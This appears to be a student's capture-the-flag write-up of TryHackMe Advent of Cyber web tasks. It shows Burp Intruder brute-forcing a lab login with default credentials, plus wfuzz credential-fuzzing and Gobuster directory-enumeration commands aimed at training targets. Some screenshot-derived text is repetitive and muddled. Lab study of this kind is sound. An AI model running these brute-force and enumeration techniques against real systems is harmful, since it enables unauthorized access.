What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called [Mirai](#) took advantage of Internet of Things (IoT) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.

In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid \$250 for the reported issue):

- <https://hackerone.com/reports/195163> - Starbucks, bug bounty for default credentials.
- <https://hackerone.com/reports/804548> - US Dept Of Defense, admin access via default credentials.

In 2017, it was [reported](#) that 15% of all IoT devices still use default passwords.

[SecLists](#) is a collection of common lists including usernames, passwords, URLs and much more. A password list known as "rockyou.txt" is commonly used in security challenges, and should definitely be a part of your security toolkit.

Dictionary Attacks using BurpSuite

3. Read the report from Hackerone ID:804548 - who was the agent assigned from the Dept of Defense that disclosed the report on Jun 25th?

The screenshot shows a detailed timeline of events for a specific report. On the left, a vertical list of log entries shows various interactions: status changes, comments, and disclosures. On the right, a summary panel provides key metadata about the report, such as its state (Resolved), reported to (U.S. Dept Of Defense), and disclosed date (June 25, 2020). The summary also includes severity (Critical), weakness (Improper Access Control - Generic), and account details.


Event	Details	Date
agent-18 (U.S. Dept Of Defense staff) changed the status to Triaged.		Feb 25th (2 years ago)
arm4nd0 posted a comment.		May 11th (2 years ago)
agentt2 closed the report and changed the status to Resolved.		May 22nd (2 years ago)
arm4nd0 posted a comment.		Jun 25th (2 years ago)
agent-18 (U.S. Dept Of Defense staff) posted a comment.	Updated Jun 25th (2 years ago)	
arm4nd0 posted a comment.		Jun 25th (2 years ago)
arm4nd0 requested to disclose this report.		Jun 25th (2 years ago)
ag3nt-j1 (U.S. Dept Of Defense staff) agreed to disclose this report.		Jun 25th (2 years ago)
This report has been disclosed.		Jun 25th (2 years ago)
U.S. Dept Of Defense has locked this report.		Jun 25th (2 years ago)

Go to this website <https://hackerone.com/reports/804548> and search for Depth of Defense.

The screenshot displays the user profile for 'ag3nt-j1'. It includes a bio section with the user's name and a link to their organization's vulnerability disclosure page. Below this, the user's joining date (November 2017) and a Twitter icon are shown. The main area of the profile shows two recent 'Hacktivity' entries, both of which were closed by the user themselves. A 'Thanks' section indicates that no thanks have been received, with a note stating 'No thanks found.' and 'ag3nt-j1 hasn't received any thanks yet.'


Select the Depth of Defence that was disclosed the report on 25th June

4.Examine the options on FoxyProxy on Burp. What is the port number for Burp?



The screenshot shows a browser window with multiple tabs open, including WhatsApp, PSP0201 Week 2 Write, PSP0201 T2130 - Tuto, Meet - twj-sxku-g, Configuring Firefox to, TryHackMe Advent of, and others. The main content area displays a guide titled "Configuring Firefox to work with Burp". It includes a sidebar with links like Tutorials, How do I?, Useful functions, Burp Extensions, Options and preferences, Training, Troubleshooting, and Reference documentation. Below the sidebar, the main text says: "To configure Firefox so that you can use it for testing with Burp, you need to perform the following configuration steps. In Firefox, go to the Firefox Menu and select Preferences > Options." An inset image shows the Firefox menu bar with the "Edit" option highlighted, and an orange arrow points to the "Preferences..." button.

After entering Burp, click the preferences button



Select the **General** tab and scroll to the **Network Proxy** settings. Click the **Settings...** button.

Browsing

Use autoscrolling
 Use smooth scrolling
 Always use the cursor keys to navigate within pages
 Search for text when you start typing

Network Proxy


Configure how Firefox connects to the Internet

Settings...

Select the **Manual proxy configuration** option.

Enter your Burp Proxy listener address in the **HTTP Proxy** field (by default this is set to 127.0.0.1).

After clicking the preferences button go to settings to find out the port number.



And under the connection settings we can know the port number which is 8080.

5.Examine the options on FoxyProxy on Burp. What is the proxy type?

Select the **Manual proxy configuration** option.

Enter your Burp Proxy listener address in the **HTTP Proxy** field (by default this is set to 127.0.0.1).

Next, enter your Burp Proxy listener port in the **Port** field (by default, 8080). Make sure the **Use this proxy server for all protocols** box is checked.



Connection Settings

Configure Proxies to Access the Internet

No proxy

Auto-detect proxy settings for this network

Use system proxy settings


Manual proxy configuration

HTTP Proxy Port

Use this proxy server for all protocols

We will be able to find the proxy type beside the port number under connection settings.

6.Experiment with decoder on Burp. What is the URL encoding for "PSP0201"?



Open application and choose Burp suite Community Edition.

The screenshot shows a browser window with several tabs open. The main content area displays a configuration dialog for 'Burp Suite Community Edition v2022.2.4'. The dialog is titled 'Select the configuration that you would like to load for this project.' It contains three radio button options: 'Use Burp defaults' (selected), 'Use options saved with project', and 'Load from configuration file'. Below these options is a 'File' input field with a 'Choose file...' button. At the bottom of the dialog are 'Cancel', 'Back', and 'Start Burp' buttons. A message at the bottom of the dialog says, 'It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!' Below the dialog, the status bar shows 'THM AttackBox' and '48m 41s'.

After opening Burp Suite, click start Bump.

The screenshot shows a browser window with tabs for WhatsApp, TryHackMe | 25 Days of Cyber, and PSP0201 Week 2 Writeup - Go!. The main content area displays the 'Burp Suite Community Edition v2022.2.4 - Temporary Project' interface. The 'Decoder' tab is selected. The main pane contains a text editor with options for 'Text' or 'Hex' view, 'Decode as...', 'Encode as...', 'Hash...', and 'Smart decode'. Below the text editor is a large empty text area. The status bar at the bottom shows 'THM AttackBox' and '47m 35s'.

Next, choose decoder to decode the word.

WhatsApp TryHackMe | 25 Days of Cyber PSP0201 Week 2 Writeup - Go +

tryhackme.com/room/learncyberin25days

4. This captured request will show up in the Proxy tab. Right-click it, and click "Send to Intruder"; BurpSuite has a lot of functionality to repeat modify and manipulate requests, Burp Intruder is a tool to automate customize web attacks. We will use intruder to loop through and submit a login request using a list of default credential, in the hopes that one of the usernames and passwords in the list is correct.

5. Go to the Intruder tab, you should see your request. Here we will insert "positions" (telling Burp which fields to update when automating a request), select a list per position and start the attack.

- Click the "Positions" tab, and clear the pre-selected positions.
- Add the username and password values as positions (highlight the text and click "Add")
- Select "Cluster Bomb" in the Attack type dropdown menu; this attack type iterates through each payloads sets in turn, so every combination of each set is tested.

THM AttackBox 45m 55s

Type in the word PSP0201 in the given space

WhatsApp TryHackMe | 25 Days of Cyber PSP0201 Week 2 Writeup - Go +

tryhackme.com/room/learncyberin25days

4. This captured request will show up in the Proxy tab. Right-click it, and click "Send to Intruder"; BurpSuite has a lot of functionality to repeat modify and manipulate requests, Burp Intruder is a tool to automate customize web attacks. We will use intruder to loop through and submit a login request using a list of default credential, in the hopes that one of the usernames and passwords in the list is correct.

5. Go to the Intruder tab, you should see your request. Here we will insert "positions" (telling Burp which fields to update when automating a request), select a list per position and start the attack.

- Click the "Positions" tab, and clear the pre-selected positions.
- Add the username and password values as positions (highlight the text and click "Add")
- Select "Cluster Bomb" in the Attack type dropdown menu; this attack type iterates through each payloads sets in turn, so every combination of each set is tested.

THM AttackBox 44m 25s

Encode to URL and then we can see the URL for the word that we have type in .

7. Look at the list of attack type options on intruders. Which of the following options matches the one in the description?

The screenshot shows the Burp Suite interface on the left and a Mozilla Firefox browser window on the right. The Firefox window displays a login form for 'Santa Sleigh Tracker' with fields for 'username' and 'password'. The Burp Suite interface shows a captured POST request to the '/Login' endpoint. The 'Intruder' tab is selected, and the 'Scan' button is highlighted. The request parameters include 'username=test&password=star'.

As for this question, forward proxy till the page is empty, refresh again the website and type in and username and password in the given place.

This screenshot is similar to the previous one but with the 'username' and 'password' fields in the Firefox login form highlighted in yellow. The Burp Suite interface shows the same captured POST request to the '/Login' endpoint, with the 'Intruder' tab selected and the 'Scan' button highlighted.

As in the picture above the username and password is highlighted

Click "Send to Intruder", Burpsuite has a lot of functionality to repeat, modify and manipulate requests, Burp Intruder is a tool to automate customize web attacks. We will use intruder to loop through and submit a login request using a list of default credential, in the hopes that one of the usernames and passwords in the list is correct.

Burp Suite Community Edition v2022.2.4 - Temporary Project

Request to http://10.10.17.142:80

Scan

- Send to Intruder
- Send to Repeater
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Request in browser
- Engagement tools [Pro version only] >
- Change request method
- Change body encoding
- Copy URL
- Copy as curl command
- Copy to file
- Paste from file
- Save item
- Don't intercept requests
- Do intercept
- Convert selection
- URL-encode as you type
- Cut
- Copy
- Paste
- Message editor documentation
- Proxy interception documentation

Right click on the page and click send to intruder.

McSkidy runs to the room, slamming open the door to see Santa's sleighs control panel lit up in red error messages! "Santa sleigh! It's been hacked, code red.. code red!" he screams as he runs back to the elf security command center.

Can you help McSkidy and his team hack into Santa's Sleigh to re-gain control?

Watch DarkStar's video on solving this task!

Learning Objectives

- Understanding Authentication
- Understand the use of default credentials and why they're dangerous
- Bypass a login form using BurpSuite

Authentication

Authentication is a process of verifying a users' identity, normally by credentials (such as a username, user id or password); to put simply, authentication involves checking that somebody really is who they claim to be. Authorization (which is fundamentally different to authentication, but often used interchangeably) determines what a user can and can't access; authorization is covered in tomorrow walkthrough, today's task focuses on authentication and some common flaws.

Default Credentials

You've probably purchased (or downloaded a service/program) that provides you with a set of credentials at the start and requires you to change the password after it's eaten up (usually these credentials that are provided at the start).

Burp Suite Community Edition v2022.2.4 - Temporary Project

Attack type: Cluster bomb

Target: http://10.10.17.142

2 payload positions

After sending to intruder, change the attack type to cluster bom and click start attack.

The screenshot shows a browser window with several tabs open. The active tab is 'tryhackme.com/room/learncyberin25days'. On the left, there's a 'Payload Options [Simple list]' configuration panel with payload set 1 containing 'admin', 'root', and 'user'. Below it, another panel shows payload set 2 with 'password', 'admin', and '12345'. On the right, the Burp Suite interface is visible, specifically the 'Proxy' tab, which is monitoring traffic between the browser and the target host (IP: 10.10.41.61). The status bar at the bottom of the Burp Suite window shows '59m 36s'.

After we start attack go to Payloads and fill in the first box for username

This screenshot is similar to the previous one but taken later. The payload sets remain the same. In the Burp Suite interface, the 'Payload Sets' section now shows payload set 2 with 'password', 'admin', and '12345'. The status bar at the bottom of the Burp Suite window shows '59m 06s'.

As for the second box, change the payload set to 2 and fill in the passwords.

The screenshot shows a web browser window with several tabs open. The active tab is 'tryhackme.com/room/learncyberin25days'. On the left, there is a modal dialog box containing a text area with the following content:

```

Paste
password
admin
12345
Load ...
Remove
Clear
Add
Add from list ... [Pro version only]

```

Below the modal, a note reads:

7. Click the "Start Attack" button, this will loop through each position list in every combination. You can sort by the "Length" or "Status" to identify a successful login (typically all incorrect logins will have the same status or length, if a combination is correct it will be different).

Underneath, another note says:

Use what you've learnt to help McSkidy hack back into the Santa Sleigh Tracker!

At the bottom of the page, there are two buttons: 'No answer needed' and 'Question Done'.

On the right side of the screen, the Burp Suite Community Edition interface is visible. It shows a table of attack results:

Request	Payload 1	Payload 2	Status	Error	Timeout	Ler
0			302			309
1	admin	password	302			309
2	root	password	302			309
3	user	password	302			309
4	admin	admin	302			309
5	root	admin	302			309
6	user	admin	302			309
7	admin	12345	302			255
8	root	12345	302			309
9	user	12345	302			309

The status column shows mostly 302 responses, except for row 7 which has a status of 255. The Burp Suite interface also includes a note: 'You can define rules to perform various processing tasks on each payload before it is used.'

Lastly, we will able to see list of attack type options on intruders

8. What is the flag?

The left side shows a challenge page with a title 'Santa Sleigh Tracker' and a brief description. It includes a table of default credentials and a text input field for the 'What is the flag?' question. The right side shows a Firefox browser window displaying the challenge's login page. The URL is 10.10.188.108/login?username=incorrect. The page features a Santa sleigh icon and a 'Sign in' button. Below the form, there is a note about the app's technology.

Type in the username “admin” and the password “12345” and sign in.

The left side shows the challenge page with the same layout as before. The right side shows the Firefox browser window after signing in. The URL is now 10.10.188.108/tracker. The page displays a world map and status information: GPS: Online, Last Airborne: 24th December 2019, Santa Sleigh: Offline. A flag is shown in the center. Below the map, the text 'Portal made with love by Santa's Elves.' is visible.

After signing in, we will be able to see the flag for this web exploitation.

Thought Process/Methodology:

As for question 1 and 2 the answers are in the website itself that had been highlighted. For question 3, go to this website <https://hackerone.com/reports/804548> and search for Depth of Defence and select the Depth of Defence that was disclosed the report on 25th June. Next for the 4th question, after entering Burp, click the preferences button and click the preferences button go to settings to find out the port number. For

question number 5, under the connection settings we can know the port number which is 8080. As for question 6, open application and choose Burp suite Community Edition. After opening Burp Suite, click start Bump. Next, choose decoder to decode the word . Type in the word PSP0201 in the given space. Encode to URL and then we can see the URL for the word that we have type in . Next is question 7, ss for this question, forward proxy till the page is empty, refresh again the website and type in and username and password in the given place. As in the picture above the username and password is highlighted. Right click on the page and click send to intruder. After sending to intruder, change the attack type to cluster bom and click start attack. After we start attack go to Payloads and fill in the first box for username. As for the second box, change the payload set to 2 and fill in the passwords. Lastly, we will able to see list of attack type options on intruders. For the last question, type in the username “admin” and the password “12345” and sign in. After signing in, we will be able to see the flag for this web exploitation.

Day 4 : Web Exploitation - Santa's watching

Tools used: Kali Linux/Mozilla Firefox/Gobuster

Solution/Walkthrough:

Question 1

Given the URL "<http://shibes.xyz/api.php>", what would the entire wfuzz command look like to query the "breed" parameter using the wordlist "big.txt" (assume that "big.txt" is in your current directory)

Let's bring this together and demonstrate some of these options. Let's say we wanted to fuzz an application on *http://shibes.thm/login.php* to find the correct credentials to the login form. After recalling our knowledge from Day 2, we know all about URL parameters! We can take a bit of a guess as to what parameters the login form may be using `username` and `password`, right? Worth a try! Our wfuzz command would look like so:


```
wfuzz -c -z file,mywordlist.txt -d "username=FUZZ&password=FUZZ" -u  
http://shibes.thm/login.php
```

Where wfuzz will now iterate through the wordlist we provided and replace the "FUZZ" values specified in the "username" and "password" parameters.

By using the highlighted command's materials from THM, our wfuzz command would look like: `wfuzz -c -z file,big.txt http://shibes.xyz/api.php?breed=FUZZ`

Question 2

Use GoBuster (against the target you deployed -- not the shibes.xyz domain) to find the API directory. What file is there?



Place your IP address in your browser

```
1211102287@kali:~
```

File Actions Edit View Help

Processing triggers for kali-menu (2021.4.2) ...

```
└──(1211102287@kali)-[~]
$ gobuster dir -u http://10.10.183.238 -w /usr/share/wordlists/dirb/big.txt
```


```
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
```

```
[+] Url:                      http://10.10.183.238
[+] Method:                   GET
[+] Threads:                  10
[+] Wordlist:                 /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:               gobuster/3.1.0
[+] Timeout:                  10s
```

```
2022/06/25 06:55:49 Starting gobuster in directory enumeration mode
```

```
/.htpasswd          (Status: 403) [Size: 278]
/.htaccess          (Status: 403) [Size: 278]
/LICENSE           (Status: 200) [Size: 1086]
/api               (Status: 301) [Size: 312] [→ http://10.10.183.238/api]
/]
Progress: 2444 / 20470 (11.94%)
Progress: 2464 / 20470 (12.04%)
Progress: 2494 / 20470 (12.18%)
```

Start Gobuster by typing the following commands in the terminal and we can find the API directory there which is “/api” in the commands.



By adding /api after the website's IP address in the search bar, we can see that the file shown in the API directory is shown which is **site-log.php**

Question 3

Fuzz the date parameter on the file you found in the API directory. What is the flag displayed in the correct post?

